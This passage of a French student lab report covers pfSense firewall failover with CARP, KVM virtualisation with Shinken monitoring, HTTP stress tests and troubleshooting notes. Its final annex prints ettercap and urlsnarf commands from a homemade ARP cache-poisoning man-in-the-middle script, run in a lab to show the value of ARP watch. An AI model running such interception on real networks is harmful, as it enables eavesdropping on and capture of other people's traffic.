15:15:19.092349	10.1.2.112	224.0.0.18
15:15:20.470998	10.1.2.112	224.0.0.18
15:15:21.849582	10.1.2.112	224.0.0.18
15:15:23.228143	10.1.2.112	224.0.0.18

On observe aussi l'impact sur le ping, on a perdu deux réponses pendant la transition :

76 0.055576	10.1.2.111	10.1.2.114	ICMP	98 Echo (ping) request	id=0xb2e5, seq=96/24576, ttl=63
77 0.000102	10.1.2.114	10.1.2.111	ICMP	98 Echo (ping) reply	id=0xb2e5, seq=96/24576, ttl=128
82 0.298953	10.1.2.111	10.1.2.114	ICMP	98 Echo (ping) request	id=0xb2e5, seq=97/24832, ttl=63
83 0.000112	10.1.2.114	10.1.2.111	ICMP	98 Echo (ping) reply	id=0xb2e5, seq=97/24832, ttl=128
87 0.299011	10.1.2.111	10.1.2.114	ICMP	98 Echo (ping) request	id=0xb2e5, seq=98/25088, ttl=63
88 0.000104	10.1.2.114	10.1.2.111	ICMP	98 Echo (ping) reply	id=0xb2e5, seq=98/25088, ttl=128
91 0.298312	10.1.2.111	10.1.2.114	ICMP	98 Echo (ping) request	id=0xb2e5, seq=99/25344, ttl=63
92 0.000147	10.1.2.114	10.1.2.111	ICMP	98 Echo (ping) reply	id=0xb2e5, seq=99/25344, ttl=128
95 0.623168	10.1.2.111	10.1.2.114	ICMP	98 Echo (ping) request	id=0xb2e5, seq=100/25600, ttl=63
100 0.298962	10.1.2.111	10.1.2.114	ICMP	98 Echo (ping) request	id=0xb2e5, seq=101/25856, ttl=63
104 0.299019	10.1.2.112	10.1.2.114	ICMP	98 Echo (ping) request	id=0x7bda, seq=102/26112, ttl=63
105 0.000119	10.1.2.114	10.1.2.112	ICMP	98 Echo (ping) reply	id=0x7bda, seq=102/26112, ttl=128
108 0.162445	10.1.2.112	10.1.2.114	ICMP	98 Echo (ping) request	id=0x7bda, seq=103/26368, ttl=63
109 0.000164	10.1.2.114	10.1.2.112	ICMP	98 Echo (ping) reply	id=0x7bda, seq=103/26368, ttl=128
111 0.641484	10.1.2.112	10.1.2.114	ICMP	98 Echo (ping) request	id=0x7bda, seq=104/26624, ttl=63
112 0.000152	10.1.2.114	10.1.2.112	ICMP	98 Echo (ping) reply	id=0x7bda, seq=104/26624, ttl=128
114 0.783349	10.1.2.112	10.1.2.114	ICMP	98 Echo (ping) request	id=0x7bda, seq=105/26880, ttl=63
115 0.000155	10.1.2.114	10.1.2.112	ICMP	98 Echo (ping) reply	id=0x7bda, seq=105/26880, ttl=128
120 0.404657	10.1.2.112	10.1.2.114	ICMP	98 Echo (ping) request	id=0x7bda, seq=106/27136, ttl=63
121 0.000138	10.1.2.114	10.1.2.112	ICMP	98 Echo (ping) reply	id=0x7bda, seq=106/27136, ttl=128
127 0.026612	10.1.2.112	10.1.2.114	ICMP	98 Echo (ping) request	id=0x7bda, seq=107/27392, ttl=63
128 0.000102	10.1.2.114	10.1.2.112	ICMP	98 Echo (ping) reply	id=0x7bda, seq=107/27392, ttl=128
131 0.641962	10.1.2.112	10.1.2.114	ICMP	98 Echo (ping) request	id=0x7bda, seq=108/27648, ttl=63
132 0.000144	10.1.2.114	10.1.2.112	ICMP	98 Echo (ping) reply	id=0x7bda, seq=108/27648, ttl=128

-après la reconnexion (ou réactivation) du lien sur FW1 :

FW1 repasse maître :

```
kernel: vip1: BACKUP -> MASTER (preempting a slower master)
kernel: vip1: link state changed to UP
kernel: vip2: BACKUP -> MASTER (preempting a slower master)
kernel: vip2: link state changed to UP
```

FW2 repasse backup :

```
apinger: Starting Alarm Pinger, apinger(53315)
kernel: vip1: MASTER -> BACKUP (more frequent advertisement received)
kernel: vip1: link state changed to DOWN
kernel: vip2: MASTER -> BACKUP (more frequent advertisement received)
kernel: vip2: link state changed to DOWN
```


-même constat en accédant au site www.tdeig.ch (on peut constater 1 à 2 seconde de latence pendant la transition).

-en regardant plus en détail l'ip source on remarque que 10.1.2.111 et 10.1.2.112 partagent la même adresse MAC.

Adresse MAC : 00:00:5e:00:01 :01 (c'est une adresse multicast MAC réservé par l'IANA, la fin de l'adresse correspond au VHID du groupe de redondance).

-même constat pour le groupe **CARP_LAN,** 192.168.1.1 et 192.168.1.2 partage l'adresse MAC **00:00:5e:00:01 :02**

Scénario 5 : Virtualisation et supervision avec SHINKEN:



Matériel Utilisé :

-1 pc ASUS sous Fedora 16 pour l'hyperviseur KVM.
-1 Laptop lenovo sous ubuntu pour le pc Client.

Objectif du scénario :

L'objectif de ce scénario est dans un premier temps, de tester l'installation de pfsense au sein d'un environnement virtualisé (QEMU/KVM) et dans un deuxième temps tester l'outil Shinken pour superviser la disponibilité des différentes interfaces du FW.

5.1 Création d'une VM Pfsense 2.0.1 :

-dans un premier temps on crée une VM en utilisant l'image de pfsense utilisé précédemment avec **virt-manager**.
-une fois la VM, crée il faut installer pfsense (option 99 du menu, et choisir easy install).
-il faut ensuite rajouter deux interfaces réseau virtuel via **virt-manager**.
-on peut maintenant configurer les interfaces LAN et EXT de la VM pfsense comme la figure ci-dessus.

```
EXT (wan)                -> em0        -> 10.1.2.115
LAN (lan)                -> em1        -> 192.168.1.5
OPT1 (opt1)              -> em2        -> NONE
```

5.2 Création d'une VM CentOS 6.2 :

-on crée une VM en utilisant une image de centOS 6.2 version minimal récupéré sur le site suivant :

http://swissmirrir.silyus.net/centos/6.2/isos/x86_64/CentOS-6.2-x86_64-minimal.iso

5.3 liens entre les interfaces virtuelles et les interfaces physiques (virtual Bridge)

-pour permettre d'accéder à l'interface web de pfsense ou accéder à internet, il nous faut encore créer des bridge virtuel pour faire le lien entre nos interface physique de l'hyperviseur (em1, p2p1 et p3p1) avec les interfaces virtuelle des deux VMs. Pour cela on utiliser l'outil CLI **brctl** (on a besoin de trois bridges pour nos trois interfaces physiques) **:**

-pour créer les bridges virtuels on utilise **brctl addbr virbrN :**

 # brctl addbr virbr1
 # brctl addbr virbr2
 # brctl addbr virbr3

-Les interfaces réseau virtuelles des VM sont représentées par des **vnet** sur l'hyperviseur.
-on utilise **ifconfig** sur les VMs et sur l'hyperviseur pour identifier quel vnet correspond à quelles interfaces (identifier par l'adresse MAC).
-il s'agit ensuite d'associer les interface physique et les vnet au bridges virtuels précédament créer avec **brctl addif :**

 # brctl addif virbr1 p2p1 // interface LAN
 # brctl addif virbr1 vnet1
 # brctl addif virbr1 vnet3

 # brctl addif virbr2 em1 // interface EXT
 # brctl addif virbr2 vnet0

 # brctl addif virbr3 p3p1 // interface EXT_BACK
 # brctl addif virbr3 vnet2

Pour activer les virtual bridge:

 # brctl stp virbr1 on
 # brctl stp virbr2 on
 # brctl stp virbr3 on

 # ifconfig virbr1 up
 # ifconfig virbr2 up
 # ifconfig virbr3 up

 # /etc/init.d/networking restart

-pour afficher et vérifier notre configuration, on utilise **brctl show :**

5.4 Installations et configuration de Shinken :

-pour installer et configurer shinken, j'ai suivi la procédure p50 et p51 de l'excellent rapport de Lionnel Shaub :

www.tdeig.ch/shinken/Schaub_RPA.pdf

Note : si vous avez l'erreur : **Error while trying to download EPEL repositories**
Reportez vous à la section problème rencontré (section 6.4).

Création de trois fichiers **.cfg** dans **/usr/local/shinken/etc/hosts/** :

- deux fichiers pour contrôler la disponibilité de la connexion de secours à internet :

interface_EXT_BACK_FW.cfg -> check_ping
router_VDSL_CTI.cfg -> check_ping

- un fichier pour contrôler la disponibilité du réseau interne :

interface_LAN_FW.cfg -> check_ping

- et un dernier fichier pour vérifier la disponibilité du serveur public www.tdeig.ch :

tdeig_web.cfg.cfg -> check_ping et check_http

- aprés chaque modification de la configuration, il faut redémarrer le service shinken : **/etc/init.d/shinken restart**

5-5 Test des check implémentés :


-depuis le pc client on accéde à l'interface de shinken avec un navigateur web :

http://192.168.1.15:7767 (login: **admin** password: **admin**).

-on test www.tdeig.ch :

-on coupe le lien a internet depuis la VM pfsense avec **ifconfig em0 down :**


-on test ensuite l'interface LAN de pfsense :



-coupe ensuite le lien avec **ifconfig em1 down :**

-par contre je n'arrive pas à obtenir une adresse via DHCP pour l'interface EXT_BACK de la VM (pas de soucis sur des interface physiques (machine pfsense ou pc portable)), par conséquent, les check_ping sur l'interface EXT_BACK et sur le routeur VDSL CTI n'arrive pas à atteindre les équipements:

```
dhclient[48592]: DHCPDISCOVER on em2 to 255.255.255.255 port 67 interval 6
dhclient[32627]: DHCPDISCOVER on em2 to 255.255.255.255 port 67 interval 11
dhclient[48592]: DHCPDISCOVER on em2 to 255.255.255.255 port 67 interval 6
dhclient[48592]: DHCPDISCOVER on em2 to 255.255.255.255 port 67 interval 13
dhclient[32627]: DHCPDISCOVER on em2 to 255.255.255.255 port 67 interval 3
dhclient[32627]: No DHCPOFFERS received.
dhclient[32627]: No working leases in persistent database - sleeping.
dhclient: FAIL
```



Scénario 6 : simulation de trafic utilisateur :

Objectif du scénario :

Observer l'impact en terme de CPU / RAM sur Pfsense, en cas d'un grand nombre de connexions transitant par le firewall .
Le but de ce scénario est aussi de comparer cet impact sur un environnement physique et un environnement virtualisé.

-j'ai utilisé un logiciel open source pour faire des stress tests HTTP, appelé **siege** .

-pour chacun des deux tests qui vont suivre, j'ai simulé 30 clients concurrents faisant un « flood » de requête HTTP Vers le site www.tdeig.ch : avec la commande **siege -c 30 www.tdeig.ch**


-chaque clients envoie prés de 2 requête à la seconde (1.9 en moyenne).

```
Transaction rate:                58.62 trans/sec
Throughput:                       0.35 MB/sec
```

- une dizaine de tests ont été effectué sur d'une durée variant entre 5 et 15 minute chacun :

6.1 Test au travers d'un firewall physique :

CPU Type	Intel(R) Core(TM)2 Duo CPU E8400 @ 3.00GHz
Uptime	00:37
Current date/time	Mon Jun 18 16:44:23 CEST 2012
DNS server(s)	127.0.0.1 129.194.4.6
Last config change	Mon Jun 18 11:27:08 CEST 2012
State table size	11702/320000 Show states
MBUF Usage	2838/25600
CPU usage	2%
Memory usage	3%
SWAP usage	0%




Constat :

-même avec plus de 14 000 connexions dans la state table, le CPU n'a jamais dépassé les 3% (la plus part du temps la charge CPU est à 2%) , et l'utilisation de la mémoire vive n'a jamais dépassé 3% (le système possède 4Go de RAM) .

6.2 Test au travers d'un firewall virtualisé :

- les mêmes séries de tests ont été réalisées dans un environnement virtualisé.
-A la base (sans stress test), un Système virtuelle consomme plus ressource qu'un système physique (8% de charge CPU et 8% d'usage RAM).

CPU Type	QEMU Virtual CPU version 0.15.0
Uptime	1 day, 17:20
Current date/time	Wed Jun 20 10:12:25 CEST 2012
DNS server(s)	127.0.0.1 129.194.4.6 195.186.4.110 212.147.10.180
Last config change	Mon Jun 18 16:56:45 CEST 2012
State table size	13454/98000 Show states
MBUF Usage	902/25600
CPU usage	25%
Memory usage	8%
SWAP	



-lors des tests, on peut remarquer des fluctuations de la charge CPU, par contre l'usage de la RAM reste a 8% :

State table size	31/98000 Show states
MBUF Usage	902/25600
CPU usage	14%
Memory usage	8%

State table size	12790/98000 Show states
MBUF Usage	902/25600
CPU usage	15%
Memory usage	8%

State table size	13692/98000 Show states
MBUF Usage	902/25600
CPU usage	24%
Memory usage	8%

State table size	13838/98000 Show states
MBUF Usage	902/25600
CPU usage	69%
Memory usage	8%

6 Difficultés rencontrées

6.1 prise en main et tests préliminaires

-impossible de booter pfsense via LiveUSB (version memstick de l'image iso) -> écran noir.
J'ai essayé plusieurs images et plusieurs clés usb.

-problème avec le certificat auto signé de pfsense et l'utilisation d'HTTPS pour l'accès au web GUI :
-je génère un certificat depuis le gestionnaire de pfsense
- l'importe dans la liste de trusted CAs de mon navigateur web (test avec chrome, firefox et ie)
- pourtant il y a une croix sur https quand je me connecte à l'interface web (par contre les communications son bien chiffrées).

-j'ai essayer sans sucés de synchronisé les clients de l'interface LAN (windows et linux) à l'horloge du firewall via NTP :
la commande **ntptime** sur pfsense retourne l'erreur 5.

```
$ ntptime
ntp_gettime() returns code 5 (ERROR)
  time d3676764.6c6a6000  Wed, May 23 2012 15:40:52.423, (.623277642),
  maximum error 2538000 us, estimated error 500000 us, TAI offset 0
ntp_adjtime() returns code 5 (ERROR)
  modes 0x0 (),
  offset 0.000 us, frequency 0.000 ppm, interval 4 s,
  maximum error 2538000 us, estimated error 500000 us,
  status 0x40 (UNSYNC),
  time constant 0, precision 0.000 us, tolerance 496 ppm,
  pps frequency 0.000 ppm, stability 0.000 ppm, jitter 0.000 us,
  intervals 0, jitter exceeded 0, stability exceeded 0, errors 0.
```

j'ai essayer de débugger un moment ce problème de synchronisation sans sucés.

6.2 Scénario 3 : failover de l'accès à internet :

-problème lors du scénario **failover internet** quand j'ai essayé d'utilisé une même passerelles pour deux ip monitor différentes dans **gateway groups**. L'accès internet était coupé en cas de panne de l'interface ext principale.
Selon le livre de pfsense (version 1.2.3 et 2.0) l'utilisation d'une même passerelle pour un groupe de failover n'est pas supportée...
Une solution (pas très propre) aurait été de mettre un équipement NAT entre la passerelle et les routeurs.
Au final, j'ai testé le scénario avec 2 adresses ip publique d'ISP distinct (Uni et VDSL) comme passerelles dans le gateway groups, sans constater le moindre souci lors du failover.

6.3 Scénario 4 : dual firewall :

-problème avec l'utilisation de trois adresses ip public dynamique (VDSL CTI) côté WAN.
Après des recherches plus poussées j'ai découvert qu'on ne peut pas configurer un groupe de redondance CARP avec des adresses ip dynamique (ce qui au final parait logique).

-je remarque des fois (je n'arrive pas à reproduire cette erreur) un message dans les logs ou près du menu (notification jaune) :

php: : A communications error occured while attempting XMLRPC sync with username admin http://192.168.100.2:80.

Dans ce cas, sur le back up la règle autorisant le trafic sur l'interface SYN a disparu. Il suffit de recréer la règle pour résoudre le problème.
Toutes les autres règles et autre configuration se synchronisent correctement avec le master...
Je ne comprends toujours pas l'origine de ce problème....


6.4 Scénario 5 : virtualisation avec KVM et supervision avec Shinken :

-problème avec **virt manager** sous fedora 16 lors de la création de la VM Pfsense :
En créant la VM avec les configurations par défaut pas de problème au boot de la vm -> menu pfsense.
En voulant ajouter deux autre interfaces réseau avant l'installation de la VM -> crash de virt manager

En créant la vm, puis une fois crée, en ajoutant les deux interfaces -> ne boot plus pfsense au démarrage de la VM (can't find media...).

La solution à été :
Créer la VM avec les config défaut et depuis le menu pfsense : installer pfsense sur l'image virtuel (option 99)
Puis finalement rajouter les interfaces réseau.

-blocage au lancement du script d'installation de shinken au moment d'installer les dépendance (paquet **epel-release-6-5.noarch.rpm**).
J'ai essayer de récupérer le paquets sur différents dépôts officiel sans succès -> erreur 404
J'ai finalement trouvé le paquet **epel-release-6-7.noarch** via l'url ci dessous **:**




```
 > Error while trying to download EPEL repositories
[root@shinken1 ~]# rpm -Uvh http://dl.fedoraproject.org/pub/epel/6/x86_64/epel-r
elease-6-7.noarch.rpm
Récupération de http://dl.fedoraproject.org/pub/epel/6/x86_64/epel-release-6-7.n
oarch.rpm
attention: /var/tmp/rpm-tmp.B9dWTF: Entête V3 RSA/SHA256 Signature, key ID 0608b
895: NOKEY
Préparation...                ########################################### [100%]
   1:epel-release             ########################################### [100%]
[root@shinken1 ~]# yum install epel-release-6-7
```

-énorme lenteur pour accéder à l'interface web de shinken ou pour redémarrer le service shinken quand le lien à internet est coupé.
En écoutant le trafic j'ai pu remarquer que shinken envoyait en continu des requête DNS pour résoudre son hostname (shinken1) :

12.649295	192.168.1.15	129.194.4.6	DNS	Standard query A shinken1
12.650080	129.194.4.6	192.168.1.15	DNS	Standard query response, No such name
12.651676	192.168.1.15	129.194.4.6	DNS	Standard query A shinken1
12.652495	129.194.4.6	192.168.1.15	DNS	Standard query response, No such name
12.652781	192.168.1.15	129.194.4.6	DNS	Standard query A shinken1
12.653543	129.194.4.6	192.168.1.15	DNS	Standard query response, No such name
13.151326	192.168.1.15	129.194.4.6	DNS	Standard query A shinken1
13.152139	129.194.4.6	192.168.1.15	DNS	Standard query response, No such name

Pour résoudre ce problème j'ai ajouté l'adresse **127.0.0.1** au début du **fichier /etc/resolv.conf**

-Je n'ai pas réussis à recevoir d'adresse ip par DHCP sur l'interface EXT_BACK de la VM pfsense du VDSL CTI, je n'ai pourtant aucun problème sur des système physique (pfsense ou avec le pc client)

```
kernel: em2: promiscuous mode enabled
dhclient[32568]: DHCPDISCOVER on em2 to 255.255.255.255 port 67 interval 7
dhclient[32568]: No DHCPOFFERS received.
```

EXT_BACK (DHCP) 0.0.0.0 1000baseT <full-duplex>

Name	Interface	Gateway	Monitor IP	Description
WANGW **(default)**	EXT	10.1.0.1	10.1.0.1	
GW_OPT1	EXT_BACK	dynamic	dynamic	Interfaceopt1dynamic gateway

7 Liens & références

J'ai commencé par lire le livre : « **Pfsense The definitive Guide** » qui avec le site de Pfsense m'ont bien aidé pour prendre en main le produit, et découvrir ses fonctionnalités :

http://doc.pfsense.org/index.php/Tutorials
http://doc.pfsense.org/index.php/Category:Howto

Pour comprendre certains mécanismes de pfsense, je me suis beaucoup aidé des documents de référence d' OpenBSD :

Lien de références sur packet filter :

http://www.openbsd.org/cgi-bin/man.cgi?query=pfctl&sektion=8&arch=&apropos=0&manpath=OpenBSD+5.1
http://www.openbsd.org/cgi-bin/man.cgi?query=pf.conf&sektion=5&arch=&apropos=0&manpath=OpenBSD+5.1

Lien de référence sur CARP et Pfsync :

http://www.openbsd.org/cgi-bin/man.cgi?query=carp&sektion=4
http://www.openbsd.org/cgi-bin/man.cgi?query=pfsync&sektion=4

Bon site pour comprendre le protocole CARP.

http://wapiti.enic.fr/commun/ens/peda/options/ST/RIO/pub/exposes/exposesrio2006-ttnfa2007/DiStefano-Wong/Protocole%20CARP.html

Bonne documentation sur l'outil shinken :

http://www.shinken-monitoring.org/wiki/official/start

Code source et suivie du développement :

https://github.com/bsdperimeter/pfsense
http://devwiki.pfsense.org/PfSenseDevHome/

8 Conclusion

Pfsense est pour moi une solution moderne, puissante et efficace :

- basé sur des projets stables et robustes (FreeBSD et Packet Filter), réputés dans le domaine du réseau.
- Offre une grande souplesse de configuration et d'administration (PHP et XML) à travers une interface web claire et complète.
- Souplesse de déploiement (carte FLASH, LiveCD, PXE).
- Performances de la solution liée au matériel (RAM et CPU).
- Fonctionnalités extensibles avec des paquets externes.

Pfsense a tout pour plaire, cette solution permet de déployer de nombreux services sur des environnements de taille variables (du réseau domestique au data center) à moindre coût.

Dans le cadre de ce projet, j'ai pu expérimenter l'efficacité du produit lors de la mise en œuvre des différents scénarios, J'ai pu également constater sa robustesse en simulant un trafic important d'utilisateurs concurrents (via des Stress Test HTTP :l'utilisation CPU n'a pas dépassé 2% sur un système physique ...).

Au final, les objectifs initiaux sont atteints, j'ai pu :

-préparer le laboratoire étudiant sur les statefull firewall, sur la base du laboratoire clavister.
-mettre en œuvre :

- un filtrage à base de VLAN 802.1Q
- un failover de l'accés à internet.
- un système Dual Firewall (haute disponibilité) avec les protocoles CARP et pfsync.
- la supervision du firewall avec shinken dans un environnement virtualisé KVM.

-simuler du trafic utilisateur sur des environnements physique et virtualisé pour tester les performances.

Pfsense est un produit qui a donc bien sa place au sein du laboratoire que se soit en production pour protéger et filtrer le trafic ou bien dans le cadre de laboratoires pédagogiques pour étudiants.

A mon avis et selon les bonnes pratique
il faut mieux installer physiquement pfsense pour la partie production pour optimiser les performances (CPU / RAM) et assurer une plus grande disponibilité du service.

Il est par contre tout à fait envisageable , a des fins pédagogiques et pour économiser du matériel de l'utiliser dans un environnement virtualisé pour les futurs laboratoires étudiant (statefull firewall, réseau virtuelle avec KVM, Dual firewall avec CARP, illustration de la norme VLAN 802.1Q, etc...).

D'un point de vue personnelle, Pfsense est pour l'instant le meilleur firewall qu'il m'a été donné de tester, je compte d'ailleurs le déployer prochainement dans mon propre réseau domestique pour filtrer et contrôler le trafic et par la même occasion tester les fonctionnalités que je n'ai pas pu tester dans le cadre de se projet (accès wireless avec portail captif, VPN, détection d'intrusions avec snort, etc...).

9 Annexes :


9.1 Installation de Pfsense 2.0.1 (version stable) :

1-Téléchargement de l'image iso sur http://pfsense.bol2riz.com/downloads/
(pfSense-2.0.1-RELEASE-i386.iso.gz)

2- a/ -graver l'image iso pour créer un LiveCD
-boot sur le LiveCD.
-test du harware et de la configuration des interfaces via le LiveCD
-installation sur le disque

b/ -boot de l'image et installation à travers le réseau via PXE

9.2 ARP WATCH:



9.2.1 Attaque ARP cache poisonning sans ARP watch :

je place mon pc portable sur le switch connecté à l'interface LAN pour être sur le même subnet que la victime, je boot sur la distribution backtrack 5 R2 via Liveusb, mon adresse MAC est la suivante :

```
eth0      Link encap:Ethernet  HWaddr 00:1f:16:12:47:ae
```

-192.168.1.2 accède au web GUI via http://192.168.1.1 :


J'utilise un script (ARP_Spoofing_MITM.sh) fait main utilisant les outils **urlsnarf** et **ethercap** pour faire le cache poisoning et intercepter le trafic entre 192.168.1.2 ($VICTIM) et 192.168.1.1 ($ROUTER) :

```
urlsnarf -i $IFACE | grep http > /root/$SESSION/$SESSION.txt &
ettercap -T -i $IFACE -w /root/$SESSION/$SESSION.pcap -L /root/$SESSION/$SESSION -M arp /$ROUTER/ /$VICTIM/
```

